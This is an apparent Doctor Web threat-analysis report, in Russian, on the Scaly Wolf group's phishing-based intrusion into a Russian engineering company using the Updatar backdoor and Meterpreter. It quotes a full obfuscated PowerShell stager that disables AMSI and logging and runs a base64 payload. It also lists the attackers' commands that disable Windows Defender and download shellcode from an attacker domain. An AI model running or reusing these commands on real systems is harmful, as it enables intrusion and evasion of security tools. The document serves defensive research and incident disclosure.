
Дубль два: Scaly Wolf с упорством желает заполучить секреты российского машиностроительного предприятия



«Доктор Веб» предлагает эффективные антивирусные и антиспам-решения как для государственных организаций и крупных компаний, так и для частных пользователей.

Антивирусные решения семейства Dr.Web разрабатываются с 1992 года и неизменно демонстрируют превосходные результаты детектирования вредоносных программ, соответствуют мировым стандартам безопасности. Сертификаты и награды, а также обширная география пользователей свидетельствуют об исключительном доверии к продуктам компании.

Дубль два: Scaly Wolf с упорством желает заполучить секреты российского машиностроительного предприятия
12.08.2025

ООО «Доктор Веб», Центральный офис в России
Адрес: 125124, Москва, ул. 3-я Ямского Поля, д. 2, корп. 12А

Сайт: http://www.drweb.com/
Телефон: +7 (495) 789-45-87

Информацию о региональных представительствах и офисах вы можете найти на официальном сайте компании.

Введение

В конце июня 2025 года в компанию «Доктор Веб» обратились представители российского предприятия машиностроительного сектора с просьбой выяснить, являются ли периодические срабатывания антивируса на одном из компьютеров признаком заражения или же вызваны неким сбоем. Расследование инцидента показало, что реакция антивируса оказалась штатной, а предприятие подверглось целевой атаке.


Атака началась с компьютера, на котором не был установлен антивирус Dr.Web. Отсутствие защиты на нем привело к компрометации сети и заражению еще нескольких устройств. Наши специалисты проанализировали затронутые рабочие станции и восстановили цепочку событий. В данном исследовании мы расскажем о векторе заражения и методах, которые использовали злоумышленники в рамках этой атаки

Общие сведения об атаке и используемые инструменты

В начале мая 2025 года пострадавшая компания стала постоянно получать электронные письма якобы финансового характера. Они содержали фишинговый PDF-документ, а также защищенный паролем ZIP-архив.

Прикрепленные к одному из писем PDF-приманка и ZIP-архив

Сами письма не имели сопроводительного текста.



Пример одного из фишинговых писем

В PDF-приманках говорилось, что поступивший «финансовый документ» якобы находится в прикрепленном архиве, и для его распаковки необходимо использовать указанный в тексте пароль. Оформление самих фишинговых PDF-файлов при этом могло быть различным. Некоторые были минималистичными:

Направляю Вам с целью сверки взаимных расчётов **акт сверки** за I квартал 2025 г. находится в архиве прилагаемом к письму. **Пароль от архива – 15052025**

Другие — максимально приближены к официальным:

исх. №1225/2
21.05.2025

Главный бухгалтер
[redacted]

О направлении акта сверки взаиморасчетов

Уважаемые партнеры! С целью проведения по приказу директора нашего предприятия ревизии нам необходимо в срочном порядке провести сверку взаимных расчетов между нашими контрагентами.

Во вложении направляю акт сверки взаиморасчетов между нашими организациями по состоянию на 21 мая 2025 года. Прошу в кратчайшие сроки ознакомиться с документом и подписанный экземпляр вернуть в наш адрес. Если будут выявлены расхождения — прошу сообщить о них незамедлительно для оперативного урегулирования и исправления. Заранее благодарю за оперативность!

Приложение к письму — архив, защищенный паролем, **пароль — 21052025**

С уважением,
Главный бухгалтер
[redacted]

[redacted]

Располагавшийся в архиве файл на самом деле являлся исполняемым, но злоумышленники замаскировали его под PDF-документ. Для этого они присвоили ему «двойное» расширение (`Акт Сверки.pdf.exe`). Поскольку ОС Windows по умолчанию скрывает расширения для удобства пользователей, потенциальная жертва не видит последнее из них — настоящее — и ошибочно воспринимает файл как безобидный.

Первый образец такого вредоносного письма поступил в антивирусную лабораторию «Доктор Веб» 6 мая 2025 года, после чего в вирусную базу была добавлена запись для детектирования трояна **Trojan.Updatar.1**. Эта вредоносная программа является начальной ступенью заражения модульным бэкдором Updatar и предназначена для загрузки в целевую систему других компонентов в цепочке. Бэкдор используется для получения конфиденциальных данных с заражаемых компьютеров.

Стоит отметить, что **Trojan.Updatar.1** не является новым вредоносным ПО. Первый его образец попал в поле зрения наших специалистов еще год назад, однако нам не удавалось получить загружаемые им ступени, поскольку те скачиваются с C2-сервера не автоматически, а непосредственно по команде операторов сервера. Таким образом, расследование активной атаки с применением этого загрузчика позволило успешно отследить недостающие части бэкдора.

Изучение новой версии **Trojan.Updatar.1** показало, что за прошедшее с момента обнаружения время он претерпел незначительные функциональные изменения, однако приобрел уникальную обфускацию, призванную затруднить его анализ. Вирусные аналитики «Доктор Веб» назвали ее RockYou Obfuscation. Ее суть заключается в том, что в теле трояна постоянно инициализируются строчки из словаря RockYou.txt. С ними происходят различные операции, которые никак не влияют на основную функциональность программы. При этом строчки, которые непосредственно относятся к работе приложения, закодированы с помощью операции XOR и небольшого смещения. Ключ для смещения и операции XOR является случайным для каждого образца **Trojan.Updatar.1**.


RockYou.txt — это список популярных паролей, насчитывающий свыше 30 миллионов позиций. Он был создан в результате крупной утечки конфиденциальных данных. Используется как специалистами по информационной безопасности для тестирования надежности защиты компьютерных систем, так и злоумышленниками для взлома учетных записей.

Пример обфускации, примененной в трояне, и соответствующая вырезка из словаря RockYou:

```
f_std::wstring_(a2, L"Hulahawaiian8");
LOBYTE(v270) = 115;
sub_403140(a2);
LOBYTE(v270) = 114;
f_std::wstring::destructor(a2);
f_std::wstring_(a2, L"ahmedalex12");
LOBYTE(v270) = 116;
sub_402FE0(v238, a2);
f_std::wstring::destructor(v238);
LOBYTE(v270) = 114;
f_std::wstring::destructor(a2);
f_std::wstring_(a2, L"maraed");
LOBYTE(v270) = 117;
sub_403660(a2);
```

```
Hulbert2
Hulahoop4*
Hulahoop
Hulahawaiian8
Hulagirls
Hulagirl1
Hulagirl
Hulaanmo1
```

Хронология атаки представлена на следующей схеме:



Атака на первый компьютер

Заражение первого компьютера предприятия в рамках рассматриваемой целевой атаки произошло 12 мая 2025 года — спустя почти неделю после внесения в нашу вирусную базу выявленной модификации **Trojan.Updatar.1**. Причина заражения оказалась простой: на целевой машине не был установлен антивирус Dr.Web. В результате троян, поступивший в одном из нежелательных писем, беспрепятственно запустился при открытии «документа» пользователем. Спустя час после заражения троян загрузил и установил в систему другие компоненты бэкдора — **Trojan.Updatar.2** и **Trojan.Updatar.3**.

14 мая с помощью **Trojan.Updatar.3** атакующие установили на компьютер задачу для службы BITS на скачивание `shell.exe` — программы, содержащей шеллкод для загрузки основного тела утилиты Meterpreter. Последняя представляет собой утилиту-бэкдор, входящую в набор Metasploit для тестирования безопасности компьютерных систем.

Далее в систему был установлен один из модулей **Trojan.Updatar.3** (`FileManager.exe`), который отвечает за выгрузку и загрузку файлов на компьютер. С его помощью злоумышленники выполняли кражу файлов из инфицированной системы.

Затем атакующие при помощи утилиты **Tool.HandleKatz**, предназначенной для дампа системного процесса LSASS, получили учетные данные пользователя Windows. Затем они установили утилиту RDP Wrapper (**Program.Rdpwrap.7**) для более удобного входа в систему через удаленный рабочий стол (RDP или Remote Desktop Protocol). Кроме того, на компьютер жертвы были установлены утилиты для туннелирования трафика **Tool.Chisel** и **Tool.Frp**.

Атака на второй компьютер

Компрометация второго компьютера началась 14 мая 2025 года. Атакующие использовали учетные данные, похищенные из памяти первого зараженного устройства, для доступа в сеть предприятия. Они дистанционно выполняли команды на целевой системе, чтобы определить, заслуживает ли второй компьютер внимания с точки зрения дальнейшего внедрения.

Спустя более недели, 23 мая, злоумышленники установили на этот компьютер задачу для службы BITS на скачивание **Trojan.Updatar.1**. Однако поскольку в системе присутствовал антивирус Dr.Web, он блокировал запуск трояна.

29 мая они снова использовали сеть предприятия для удаленного доступа к устройству и в ручном режиме установили на него модули **Trojan.Updatar.2** и **Trojan.Updatar.3**, закрепившись в системе.

3 июня 2025 года с помощью еще одной задачи для службы BITS был установлен бэкдор Meterpreter.

Атака на третий компьютер

Точкой входа в третью систему стало получение злоумышленниками учетных данных пользователя от службы удаленного рабочего стола (RDP). Атакующие подключались к компьютеру через скомпрометированную учетную запись RDP начиная с 23 июня 2025 года. Далее для закрепления в системе и получения доступа к удаленной оболочке (Remote Shell) запускалась одна из стандартных утилит из фреймворка Metasploit. Через нее совершалась попытка исполнить полезную нагрузку в виде PowerShell-скрипта. Однако установленный на компьютере антивирус Dr.Web блокировал это действие, детектируя попытку выполнения как **DPC:BAT.Starter.613**.

```
powershell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq 4){$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\power
shell.exe'}else{$b='powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-non
i -nop -w hidden -c  $dOk=(('''S''+''cr''+''ip{1}B{2}ock{0}ogg''+''in''+''g'')-f''L'',''t'',''1''); $xPt=(('''{0}na{2}leS'
'+''c''+''ri{5''+''}t{''+''1}lock{4}n{''+''3}ocationLo''+''ggin''+''g'')-f''E'',''B'',''b'',''v'',''I'',''p''); $y1z3p=[
Collections.Generic.Dictionary[string,System.Object]]::new(); $tCr=(('''+''{0}n''+''able{2}cr''+''ip{3}Bloc{1}L''+''ogg
in''+''g'')-f''E'',''k'',''S'',''t''');If($PSVersionTable.PSVersion.Major -ge 3){ $x1g=[Ref].Assembly.GetType(((''S{1}st'
'+''em.''+''{''+''5}ana{''+''0}em''+''ent.{2}utoma''+''ti''+''on.{4}ti{3}s'')-f''g'',''y'',''A'',''l'',''U'',''M'')); $x
O=[Ref].Assembly.GetType(((''{''+''5}{''+''4}st''+''em.{''+''3''+''}{9}n{9''+''}''+''{1}''+''e''+''men''+''t.{''+''8''+''
}{2}t{7''+''}m{9}t''+''i{''+''7}n''+''.{8''+''}msi{6''+''}''+''ti{0}''+''s'')-f''1'',''g'',''u'',''M'',''y'',''S'',''U'
',''o'',''A'',''a'')); $jqXvQ=$x1g.GetField(''cachedGroupPolicySettings'',''NonPublic,Static''); if ($xO) { $xO.GetField
((('''a''+''{''+''2''+''}si''+''{0}ni''+''t''+''Fai{4}{''+''3''+''}{1}'')-f''I'',''d'',''m'',''e'',''l''),''NonPublic,Sta
tic'').SetValue($null,$true); }; If ($jqXvQ) { $qZ8=$jqXvQ.GetValue($null); If($qZ8[$dOk]){ $qZ8[$dOk][$xPt]=0; $qZ8[$dO
k][$tCr]=0; } $y1z3p.Add($tCr,0); $y1z3p.Add($xPt,0); $qZ8[''HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Powe
rShell\''+$dOk]=$y1z3p; } Else { [Ref].Assembly.GetType((''S{4}{0}tem.''+''{''+''1''+''}a''+''nagement.{3}ut''+''oma''+
''tion''+''.Scri{2}tB{5}oc''+''k'')-f''s'',''M'',''p'',''A'',''y'',''l'')).GetField(''signatures'',''NonPublic,Static'')
.SetValue($null,(New-Object Collections.Generic.HashSet[string])); }};&([scriptblock]::create((New-Object System.IO.Stre
amReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64Str
ing((''H4sIAAASWWgCA7VXW2/aSBR+r9T/YFVIGIVgk9I0G6nS2mDAFKc4BnMrWk3swZ4ytok9Djjd/vc9Y+yEbpIqu1Lnxc{0}MuX7nNq{0}T0GEkCoVb
IxO+v30jFGuEYhQIYoUFw7pQuRnKtce7io8''+''c4ZMgLpXtthMFiISry8t2Gsc4ZId9o4''+''eZkiQ4uKEEJ2JN+FuY+jjGp19uvmGHC''+''d+Fyl+NH
o1uEC3IsjZyfCycKqHL74aRg7hZDWtLCROrX79Wa8vT5qqh3aa''+''IJmLVyhKGg4ZLabUm/KhxheNsi8WqQZw4SqI1a0xJ+P6sMQkTtMZXIO0OG5j5kZtU
wZdHb2LM0jjMn''+''eJSDjRiFX6O4shRXDfGSVKtC0suf7la/SkuC+XXachIgBt6yHAcbS0c3xEHJ40+Cl2Kr/F6BVwWi0norWo1ILuLNlishCmldeG/iBG
v8K6E7rVM4jETUI1YXKtDQJ+6aURuSvGBsfqMnTwHarCKPA''+''DwfnD81mXm3''+''A+eSZ{0}Hg3It''+''8xsM5oqjKCE56ydBrgsGaEYsijPYVsZxim
urB7AhLF''+''r9tbKaJSOwZT4cLO2IuKtH9p/iXgnW8UeLU72cxh28JiHuZCEKiFNmqvhcOPCa4hyORkl2BQaK1eICux1MsYcYR5hnxRM2LSDsgVdNCXVxr
DgQ0gSsgmjXfjbmEDSxqocGDgC7wx7StLKG+sAldVETWamd74Go2qYoSerCKIUCdeqChRHFbl1QwoQUV0rKovxn9dFcI6WMOChhpbhV7d94FnrbUZiwOHUgr
IDB2NpihyDKIakLfeJiNbOIV+qvPgtIG1EKlQOS7iAgcMKBsBhPlhhMhcSoNS{0}M9GBLcQ''+''AUeb/oUuRBdyiqI88t5G''+''G3+pKdZRkccp4jU0JyZ
CWE26IRqws2iRm0H45y5v8PE542nYMt7RgXsRHL6lqqGeMFULnFeSYX+ORoxA''+''yQ6MZRoKIEn7cOHUZ8J2mk82HUie4VWFr32rRVa{0}Lx9jJdUEtn1l
wjw4nv66Spe+NxfwBn2UT{0}Rk{0}efrY6fSXu7P21oie61lc{0}s6kqTp98tAc5vWn3hua3va64auDNvHl7p4/8mQ6K2kNP9+Cr6r6jygvZU2Wd6T3NGppt
dQD0Zqu50KULemU4VCX3lm4p/Wmu70GP1mr1Z/uxcmUMFL/7xe02{0}7q+RmRlY5l9c7HpDTtavnf43pwnGtFAj9adm7aPp/ZWnWrdhWlvde9kB7YOpVbXV+
FcJ/vh1pJgNZuDu9C9N+jFvQHmmvZiQPBC93DmK''+''aaiWPOQWje7tqL0pPE08Pub7gTONmM93Js3W8PN5n3pD9sgeBsppqYoXQo1Giho15Ga0+i{0}aX8
wJ5q8{0}ybyfqd9k3YaGew2''+''xXfSO{0}/3pHVrJNmWHv''+''aRr4K92aC1IYMTuAuQLc/Xks3xa29C6T6c''+''0fOBkWMK/pjAQ3i8kHcNfAcehYX6
TJJsT/KUNbV178L0ZlF4hjYge+opYCH4CLFeD3SOe0rJZnIyk5oTsEcOBnuZ2xoMLkDe2eYZmZYP2LoLpKjcDnXai5Tppnfe{0}i5GBvhhN0FmaKfjaR9kgs
3p5oLDDLHtWO2wZ+m{0}M/fmWpVO3Dny1EV6orifva1K3Fhqmp8+vYM8X05IyN6frSp''+''Jjw+Ct28qEepfHSX7S{0}POQ''+''HHiIwpFANOrbEXdKO4W
E2kUEc4hivxNs8FxiCk8BOCpUBawQmnk8GkIowvm8GE68mE90XOLnvtVEx4Ia49Dsjy6vFyAidASoFwbQxx6{0}K/L+/eyDPNN3sutvPhf71''+''c72mYil
1XnA{0}LHpZBN''+''c9kgjqwFUf{0}tSMETiEE/fgmrl2ADxRvontDND02Ng6dGET2GrvDqIQuOkAPImuD3kr99IDuA/RTfChXG3wbHb43K/S2{0}f2vCFJ
3Zh4/764R''+''5PPvF7auSSK4foHly/PPB0Uj7ff5PEWFAaMGAofjw5HkOhqJEjoLLIwMVsC4W/wfwJWWnV/Cm{0}CfcP3kH1wl4DAAA'')-f''z''))))),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';$s.UseShellExecute=$false;$s.RedirectStandardOutpu
t=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);"
```

Данный вредоносный скрипт должен был распаковать закодированные с помощью base64 данные, в которых располагался второй PowerShell-скрипт, после чего выполнить его. Второй скрипт содержал закодированный с помощью base64 шеллкод для запуска его в адресном пространстве процесса PowerShell.

Исполнение данной цепочки скриптов должно было запустить загрузчик, который предназначен для скачивания в систему бэкдора Meterpreter с адреса `77[.]105[.]161[.]30`.

После того как попытки проникновения через исполнение скриптов были заблокированы антивирусом, злоумышленники отказались от применения стандартных утилит из набора Metasploit и перешли к другой тактике, начав использовать инструмент RemCom. Антивирус Dr.Web детектирует это приложение как **Program.RemoteAdmin.877**, однако в данном случае оно не было заблокировано, поскольку является стандартной утилитой удаленного администрирования, запуск которых с настройками антивируса по умолчанию разрешен.

С помощью этой утилиты атакующие выполняли следующие команды:

```
ipconfig
powershell  -Command "Set-MpPreference -MAPSReporting 0"
powershell  -Command "Set-MpPreference -DisableRealtimeMonitoring $true"
powershell  -Command "Add-MpPreference -ExclusionPath 'C:\'"
powershell  -Command "Get-MpPreference | Select -ExpandProperty ExclusionPath"
powershell  -Command "Set-MpPreference -MAPSReporting 0"
tasklist
reg  add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v
DisableAntiSpyware /t REG_DWORD /d 1 /f
powershell  -Command "Set-MpPreference -DisableRealtimeMonitoring $true"
chcp
wmic  service where "name='DrWebAVService'" get PathName
reg  query "HKLM\SOFTWARE\DrWeb" /v Version
wmic  product where "name like 'DrWeb%'" get Name, Version
sc  qc DrWebAVService
reg  query "HKLM\SOFTWARE\WOW6432Node\DrWeb" /v Version
tasklist
findstr  /i drweb
findstr  /i dr
findstr  /i drw
findstr  /i drs
findstr  /i dws
wmic  product where "name like 'Dr.Web%'" get Name, Version
reg  query "HKLM\SOFTWARE\WOW6432Node\Dws" /v Version
netstat  -a -o -n
powershell  -Command "bitsadmin /transfer "DownloadJob" "hxxps[:]//roscosmosmeet[.]
online/shellcode.exe" "$env:USERPROFILE\Pictures\zabix.exe""


powershell  -Command "Get-MpComputerStatus"
powershell  -Command "Get-CimInstance -Namespace root/SecurityCenter2 -ClassName
AntiVirusProduct"
tasklist
findstr  /i drweb
sc  query
findstr  /i drweb
cmd: installer.exe
```

Они пытались идентифицировать установленное на компьютере антивирусное ПО, а также установить несколько точек закрепления в системе:

- `shellcode.exe` — одна из вариаций Meterpreter (**BackDoor.Shell.244**), в которой шеллкодом скачивается основное тело Meterpreter;
- `installer.exe` — **Trojan.Updatar.1**.

Все эти попытки также обнаруживались и блокировались антивирусом Dr.Web.

Особенность ВПО и инфраструктуры злоумышленников

1. Для управления вредоносными программами, задействованными в этой целевой атаке, использовалось множество C2-серверов. Однако основным источником загрузки ВПО был домен `roscosmosmeet[.]online`.
2. Все вариации утилиты-бэкдора Meterpreter были привязаны к IP-адресу 77[.]105[.]161[.]30 и обращались к различным портам.
3. Все модификации модуля **Trojan.Updatar.3** для связи использовали домен `updating-services[.]com`.

Модули **Trojan.Updatar.1** и **Trojan.Updatar.2** в зависимости от версии использовали домены `adobe-updater[.]net` и `updatingservices[.]net`.

Кто стоит за атакой

Благодаря артефактам, обнаруженным в различных образцах ВПО, мы с полной уверенностью можем идентифицировать APT-группировку, ответственную за рассмотренную атаку. Эти артефакты были найдены:

- в модификациях модуля **Trojan.Updatar.3**;
- в программах-подделках, выявленных при анализе сетевой инфраструктуры злоумышленников, но не задействованных в текущей кампании.

Кроме того, они встречались в одной из вредоносных программ, использованных в рамках другой целевой атаки на это же предприятие.

Все эти артефакты указывают на то, что данные вредоносные инструменты создавал один и тот же разработчик. Он имеет непосредственное отношение к группировке Scaly Wolf.

Как и два года назад, группировка Scaly Wolf использовала самостоятельно написанный модульный бэкдор для закрепления в системе и проведения в ней разведки. Но в отличие от предыдущей атаки, в текущей кампании злоумышленники не применяли MaaS-троян (Malware-as-a-Service, вредоносное ПО как услуга) для первоначального доступа к целевым компьютерам.

Также злоумышленники стали применять стандартные средства постэксплуатации и закрепления в системе:

- различные утилиты с открытым исходным кодом для туннелирования трафика;
- фреймворк Metasploit;
- различные программы для удаленного доступа к ПК.


Другой особенностью является то, что данная группировка отправляет письма с вредоносным ПО с email-адресов, зарегистрированных в почтовом сервисе Mail.ru.

Инструменты злоумышленников


Как мы отметили ранее, при анализе сетевой инфраструктуры бэкдора Updatar наши специалисты выявили ряд вредоносных программ-подделок. Вместе с ними также были обнаружены и трояны **Trojan.Uploader.36875** и **BackDoor.Siggen2.5423**. Они не использовались в рассмотренной атаке, но могли быть задействованы в других кампаниях Scaly Wolf.

Так, **Trojan.Uploader.36875** предназначен для отправки файлов с инфицированных компьютеров на сервер злоумышленников. **BackDoor.Siggen2.5423** позволяет дистанционно управлять компьютерами через VNC. В свою очередь, программы-подделки демонстрируют окна с различными сообщениями, которые вводят потенциальных жертв в заблуждение. Эти подделки не несут непосредственной угрозы компьютерам, но могут помочь злоумышленникам проводить атаки. Примеры демонстрируемых ими поддельных окон представлены ниже.


Поддельное сообщение об удалении защитного ПО:



Поддельное сообщение от встроенного в Windows антивируса о выполненном сканировании и удалении угроз:



Поддельное сообщение о необходимости применения неких системных настроек «для сохранения стабильности Windows»:



На самом деле подделка получает аргумент команды и после того как пользователь нажимает кнопку подтверждения в окне с сообщением, запускает заданное приложение.

Список утилит и ВПО, используемых группировкой Scaly Wolf:

Trojan.Updatar.1

Trojan.Updatar.2

Trojan.Updatar.3

Trojan.Uploader.36875

BackDoor.Siggen2.5423

BackDoor.Shell.244 (Meterpreter)

BackDoor.Meterpreter.259

Program.RemoteAdmin.877 (RemCos)

Tool.HandleKatz

Tool.Chisel

Tool.Frp

Заключение

Таргетированные атаки остаются одной из серьезных угроз информационной безопасности для компаний. Рассмотренный случай показал, что злоумышленники проявляют гибкость и изобретательность в попытках получить доступ к информационным системам. Хакеры могут использовать различные векторы для проникновения: фишинговые рассылки, эксплуатацию уязвимостей, заражение незащищенных антивирусом машин и даже ПО, которое антивирусы по умолчанию разрешают запускать — например, утилиты удаленного администрирования.

Поэтому даже если на компьютерах предприятия установлены защитные решения, атакующие могут пытаться обойти их. Чтобы обеспечить более надежную защиту устройств, мы рекомендуем всегда тщательно настраивать средства антивирусной защиты для корпоративных машин и не оставлять их настройки по умолчанию. Кроме того, необходимо устанавливать все имеющиеся обновления операционной системы и прикладного ПО, чтобы минимизировать риски заражения через эксплуатацию уязвимостей.

Принцип действия найденных образцов вредоносных программ

Trojan.Updatar.1

Троян-загрузчик, написанный на языке C++ и работающий на компьютерах под управлением ОС семейства Windows. В рамках целевой атаки на российское машиностроительное предприятие в одном из сценариев заражения он использовался в качестве входной точки для внедрения бэкдора **Trojan.Updatar.3** на целевые машины. Код трояна обфусцирован.

Принцип действия

При запуске **Trojan.Updatar.1** собирает базовую информацию о системе и отправляет ее на C2-сервер, ожидая дальнейших команд. После того как злоумышленники обрабатывают переданные данные, с сервера отправляется следующий компонент в цепочке заражения, **Trojan.Updatar.2**, который сохраняется в каталог `C:\Users\<user_name>\Pictures\`. Далее происходит попытка запуска этого трояна.

Сбор информации о системе

Перед получением данных о системе **Trojan.Updatar.1** проверят интернет-соединение с помощью запроса к `hxxp[:]//www.msftncsi[.]com/ncsi.txt`.

Далее выполняется сбор необходимых сведений:

Параметр	Содержимое
Username	Имя пользователя
PC_name	Имя ПК
OS	Версия Windows
Screen	Размер экрана
